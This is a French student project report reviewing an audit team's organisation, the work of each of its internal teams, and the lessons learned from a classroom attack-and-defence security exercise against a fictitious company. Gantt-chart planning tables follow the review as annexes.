Malgré tout le soin apporté à la rédaction des contrats d'audit et de confidentialités, ceux-ci ne se sont avérés utiles que pour délimiter les conditions initiales de notre action au sein de l'infrastructure de Candide SA. Par la suite, aucun point de contrôle n'ayant été mis en œuvre d'une part comme d'autre, toutes les contraintes établies ont été bien vite oubliées, laissant place à une plus grande souplesse, notamment en terme de délai de remise de documents.

II. *Bilan de notre organisation générale*

Notre organisation interne s'est-elle avérée judicieuse : pourquoi ?

Le découpage des tâches n'a pas été forcément très égal au niveau charge de travail. Le pôle technique est celui qui a eu le plus de travail à fournir, pour la configuration, l'installation et la gestion de la sonde ainsi que l'analyse des logs. Mais, il faut poser des limites à cela, car certaines personnes très impliquées dans le projet n'ont pas émis d'opposition à travailler plus que d'autres et ont même effectué ces tâches avec plaisir. Contrairement, d'autres personnes moins impliquées sont restées peut être trop à l'écart du projet.

Le choix d'un point unique de communication entre les équipes « audit » et « défense » pouvait paraître judicieux au vu des clauses strictes de confidentialité. Cependant dans les faits, les pôles techniques de chaque équipe ont eu besoin de se rencontrer directement pour répondre à des requêtes spécifiques de notre part. Cette organisation reflète toutefois la réalité du terrain où les accords commerciaux et contractuels sont établis par les chargés d'affaires avant que les responsables techniques ne se rencontrent pour mettre au point le mode opératoire et les détails d'ordre technique.

III. *Bilan de chaque pôle au sein de notre équipe*

Enfin, nous nous sommes attachés à établir un bilan de l'action de chaque pôle au sein de notre équipe. Nous avons essayé de répondre aux questions suivantes : quelle organisation a été adoptée ? Quels résultats obtenus ? Quelles difficultés rencontrées et quelles solutions apportées ?

1. Pôle communication

Les points essentiels d'intervention du pôle communication ont été les suivants :

- Négociation des contrats Défense et Audit
- Rédaction d'un questionnaire pour la mise en place des sondes Audit
- Collecte des rapports d'activités de notre entité technique
- Planification des sessions d'attaque
- Rapport d'activité hebdomadaire du travail du pôle

Nous retenons que notre intervention s'est avérée importante tout au long de ce projet. Nous jouions le rôle de « chef d'orchestre » pour coordonner les actions de nos entités internes mais aussi pour communiquer avec le client. Nous devions développer nos capacités d'écoute pour répondre à ses exigences dans les plus brefs délais et de la manière la plus stricte possible afin de satisfaire au mieux ses attentes. Notons qu'une touche de diplomatie a favorisé nos échanges et une bonne entente dans l'ensemble. Diplomatie qui s'avère importante dans ce genre de rapport notamment lors de la négociation des contrats.
Notre rôle de centralisation de l'information a été un enjeu en terme de gain de temps mais aussi en terme de facilité pour toutes nos entités pour communiquer avec le client.

2. Pôle technique

a - Organisation :

La méthode retenue était de suivre les sessions d'attaque avec l'équipe défense pour voir les événements en direct. Cela a permis de commencer l'analyse à posteriori des traces réseaux et des logs avec des pistes sur les événements à rechercher.

b - Résultats :

Détection de la plupart des attaques :

- dans des délais permettant au client de prendre des mesures (mise en place de filtrage sur les serveurs web, changement de mot de passe suite à la découverte des keyloggers).
- Récupération possible de mots de passe par les attaquants.
- Compromission des serveurs ainsi que de la sonde d'analyse

c - Difficultés rencontrées :

Apprendre à maîtriser de nouveaux outils : si wireshark, tcpdump, snort étaient déjà connus des membres de l'équipe défense et n'ont pas demandé d'efforts particuliers pour leur utilisation, il a fallu trouver de nouveaux outils adaptés à des besoins et déterminer lesquels étaient les mieux adaptés.
En ce qui concerne l'analyse à posteriori, que ce soit celle des traces réseaux ou des logs, il nous fallait trouver des informations précises enfouies dans un déluge de requêtes. Le tri a donc été une opération délicate, il n'a pas été possible de tout voir en temps voulu et parfois certaines informations ont été écartées (ouverture d'une session root sur phpmyadmin par les attaquants).

d - Points à améliorer :

Pour l'accès à distance à notre sonde, nous avons perdu un peu de temps, il aurait fallu nous coordonner avec les membres de l'équipe défense pour mieux gérer cette situation, même si elle n'a pas été déterminante pour le projet.
Nous n'avons pas été assez « curieux » sur l'organisation du SI de candide-SA : nous aurions pu demander leur charte de mot de passe, ceci nous aurait permis de faire des remarques sur les choix effectués.
Enfin des réunions de coordination auraient pu permettre d'avoir des retours sur les actions entreprises par l'équipe défense suite à nos recommandations.

3. Pôle gestion de projet

Le pilote de projet a trois principales missions. Il doit définir les différentes phases du projet, attribuer les ressources aux tâches à effectuer, suivre et assurer le bon déroulement des tâches préalablement définies.
Ici, le déroulement général du projet était déjà établi, il a fallu le découper en tâches à effectuer afin de répartir la charge de travail entre les différents membres du groupe. La répartition des tâches identifiées s'est ensuite déroulée de manière collégiale.
En prenant un peu de recul vis à vis du projet, nous pouvons nous demander si la répartition des rôles n'aurait pas pu être mieux faite. En effet, la charge de travail n'a pas été la même pour tous les membres du groupe. Il aurait été judicieux, au milieu du projet, de faire un bilan et de réajuster les rôles de chacun.
De plus, la motivation plus ou moins inégale des membres du groupe vis-à-vis du projet peut être problématique. Un des rôles du chef de projet est de motiver les membres du groupe en leur attribuant des tâches utiles afin de les intéresser et qu'ils continuent d'être impliqués. Cette tâche n'est pas forcément facile (tâches utiles limitées, l'intérêt apporté à une tâche varie entre les membre du groupe,…).
Autre petit bémol, le suivi du projet a été rendu problématique par le fait que le chef de projet n'avait pas Internet chez lui. Cette situation est assez gênante car le rôle du chef de projet s'en trouve perturbé : impossibilité de suivre régulièrement les activités des différents membres, difficultés à planifier des réunions, difficultés à récupérer les rapports d'activité, …

4. Pôle secrétariat et intelligence

Les missions de secrétariat étant les premières à réaliser, nous nous sommes fixées des deadlines de réalisation des documents types. Nous avons pu dans la semaine suivant le lancement du projet diffuser les documents types : compte-rendu de réunion et rapport d'activité. Nous avons également établi une nomenclature de nommage des documents. Cette organisation a permis une diffusion dans un format standard des informations concernant l'évolution du projet, mais elle s'est surtout avérée capitale au moment de la rédaction du rapport : nous avons retrouvé sans difficulté toutes les informations nécessaires.
Nous avons choisi de ne pas répartir formellement les tâches afin de privilégier une plus grande souplesse d'action.
Notre mission de social engineering n'a pas particulièrement porté ses fruits, le peu d'informations auxquelles nous avons eu accès ne se sont pas avérées capitales. La discrétion a été de rigueur au sein de l'équipe « attaque », malheureusement pour nous !

Conclusion


Ce projet s'est avéré très intéressant et enrichissant en tous points.
Il a permis d'aborder une vision réelle de projets longs qui seront amenés à se réaliser en entreprise. Il nous a permis d'apprendre à gérer l'organisation d'une équipe, à mettre en place une gestion du temps et des contraintes, de prendre conscience de la place prépondérante de l'aspect relationnel au sein d'une équipe ainsi qu'avec le client.
Nous avons pu découvrir un ensemble d'outils qui nous ont permis d'acquérir des connaissances et une certaine culture générale dans le domaine de la sécurité.
Ainsi nous avons pu réaliser les problèmes que l'on pouvait rencontrer au sein d'un projet, que ce soit au niveau technique, relationnel, organisationnel … Cette expérience sera très utile pour affronter le monde du travail.

Annexes

- Annexe 1 : Diagrammes de Gantt de suivi de projet


Annexe 1 : Diagrammes de Gantt de suivi de projet

Planning initial :




N°	Commentaire	Nom de la tâche	Durée	Début
1		**Phase d'initialisation**	**19 jours?**	**Lun 09/10/06**
2	✓	Répartition des différents rôles	1 jour	Lun 09/10/06
3	✓	Études des rapports des années précédentes	5 jours	Lun 09/10/06
4		Exploration du réseau public	1 jour?	Dim 15/10/06
5		Création des supports de compte rendu de réunion	2 jours?	Dim 15/10/06
6		Récupération des PC	1 jour?	Lun 16/10/06
7		Configuration des PC	7 jours	Mar 17/10/06
8		**Réunion hebdomadaire 1**	**2 jours**	**Lun 16/10/06**
9		Réunion	1 jour	Lun 16/10/06
10		Élaboration du compte rendu de réunion	1 jour	Mar 17/10/06
11		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 20/10/06
12		**Création des Contrats**	**10 jours**	**Mer 18/10/06**
13		Création du contrat de confidentialité	6 jours	Mer 18/10/06
14		Création du contrat d'audit	6 jours	Mer 18/10/06
15		Négociation -> Validation de l équipe défense	4 jours	Mar 24/10/06
16		Mise en place des différents services sur le réseau	7 jours	Lun 16/10/06
17		**Phase d'écoute et d'analyse**	**49 jours?**	**Lun 23/10/06**
18		**Veille Technologique**	**40 jours**	**Lun 23/10/06**
19		Recherche des différentes méthodes d attaqu	40 jours	Lun 23/10/06
20		rechercher les différents moyens d'audite	40 jours	Lun 23/10/06
21		Présentation des résultats des recherches au	1 jour	Lun 27/11/06
22		Réalisation d'un dossier sommaire résumant to	4 jours	Mar 28/11/06
23		**Réunion hebdomadaire 2**	**4 jours?**	**Mar 24/10/06**
24		Réunion	1 jour	Mar 24/10/06
25		Élaboration du compte rendu de réunion	1 jour	Mer 25/10/06
26		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 27/10/06
27		Mise en place des 2 sondes	1 jour	Mar 24/10/06
28		Analyse des log	47 jours	Mer 25/10/06
29		Intervention technique	30 jours	Mer 25/10/06
30		**Réunion hebdomadaire 3**	**5 jours?**	**Lun 30/10/06**
31		Réunion	1 jour	Lun 30/10/06
32		Élaboration du compte rendu de réunion	1 jour	Mar 31/10/06
33		Bilan d'audit (à transmettre à l équipe défense)	1 jour?	Mar 31/10/06
34		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 03/11/06
35		**Création d'un formulaire à soumettre à l'équi**	**10 jours**	**Mar 31/10/06**
36		création formulaire	3 jours	Mar 31/10/06
37		envoie du formulaire + attente reception	4 jours	Ven 03/11/06
38		analyse des résultats	3 jours	Mar 07/11/06
39		**Réunion hebdomadaire 4**	**5 jours?**	**Lun 06/11/06**
40		Réunion	1 jour	Lun 06/11/06
41		Élaboration du compte rendu de réunion	1 jour	Mar 07/11/06
42		Bilan d'audit (à transmettre à l équipe défense)	1 jour?	Mar 07/11/06
43		bilan milieu de projet	1 jour?	Mar 07/11/06
44		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 10/11/06
45		**Réunion hebdomadaire 5**	**5 jours?**	**Lun 13/11/06**
46		Réunion	1 jour	Lun 13/11/06
47		Élaboration du compte rendu de réunion	1 jour	Mar 14/11/06
48		Bilan d'audit (à transmettre à l équipe défense)	1 jour?	Mar 14/11/06
49		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 17/11/06
50		**Réunion hebdomadaire 6**	**5 jours?**	**Lun 20/11/06**
51		Réunion	1 jour	Lun 20/11/06
52		Élaboration du compte rendu de réunion	1 jour	Mar 21/11/06
53		Bilan d'audit (à transmettre à l équipe défense)	1 jour?	Mar 21/11/06
54		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 24/11/06
55		**Réunion hebdomadaire 7**	**5 jours?**	**Lun 27/11/06**
56		Réunion	1 jour	Lun 27/11/06
57		Élaboration du compte rendu de réunion	1 jour	Mar 28/11/06
58		Bilan d'audit (à transmettre à l équipe défense)	1 jour?	Mar 28/11/06
59		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 01/12/06
60		**Réunion hebdomadaire 8**	**5 jours?**	**Lun 04/12/06**
61		Réunion	1 jour	Lun 04/12/06
62		Élaboration du compte rendu de réunion	1 jour	Mar 05/12/06
63		Bilan d'audit (à transmettre à l équipe défense)	1 jour?	Mar 05/12/06
64		Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 08/12/06
65		**Rapport**	**10 jours**	**Sam 09/12/06**
66		Réalisation du rapport	10 jours	Sam 09/12/06
67		Répétition de la soutenance	2 jours	Sam 16/12/06
68		Présentation du projet	1 jour	Lun 18/12/06

Version finale :



N°	Mode	Nom de la tâche	Durée	Début
1		**Phase d'initialisation**	**19 jours?**	**Lun 09/10/06**
2		Répartition des différents rôles	1 jour	Lun 09/10/06
3		Études des rapports des années précédentes	5 jours	Lun 09/10/06
4		Exploration du réseau public	1 jour?	Dim 15/10/06
5		Création des supports de compte rendu de réunion	2 jours?	Dim 15/10/06
6		Récupération des PC	1 jour?	Lun 16/10/06
7		Configuration des PC	7 jours	Mar 17/10/06
8		**Réunion hebdomadaire 1**	**2 jours**	**Lun 16/10/06**
9		Réunion	1 jour	Lun 16/10/06
10		Elaboration du compte rendu de réunion	1 jour	Mar 17/10/06
11		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 20/10/06
12		**Création des Contrats**	**10 jours**	**Mer 18/10/06**
13		Création du contrat de confidentialité	6 jours	Mer 18/10/06
14		Création du contrat d'audit	6 jours	Mer 18/10/06
15		Négociation -> Validation de l équipe défense	4 jours	Mar 24/10/06
16		Mise en place des différents services sur le réseau par l'	7 jours	Lun 16/10/06
17		**Phase d'écoute et d'analyse**	**53 jours?**	**Lun 23/10/06**
18		**Veille Technologique**	**40 jours**	**Lun 23/10/06**
19		Recherche des différentes méthodes d attaques	10 jours	Lun 23/10/06
20		rechercher les différents moyens d'audite	15 jours	Lun 23/10/06
21		Présentation des résultats des recherches au reste	1 jour	Lun 27/11/06
22		Réalisation d'un dossier sommaire résumant tout ça	4 jours	Mar 28/11/06
23		**Réunion hebdomadaire 2**	**4 jours?**	**Mar 24/10/06**
24		Réunion	1 jour	Mar 24/10/06
25		Elaboration du compte rendu de réunion	1 jour	Mer 25/10/06
26		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 27/10/06
27		Mise en place des 2 sondes	1 jour	Mar 24/10/06
28		Analyse des log	50 jours	Mer 25/10/06
29		Intervention technique	30 jours	Mer 25/10/06
30		**Réunion hebdomadaire 3**	**5 jours?**	**Lun 30/10/06**
31		Réunion	1 jour	Lun 30/10/06
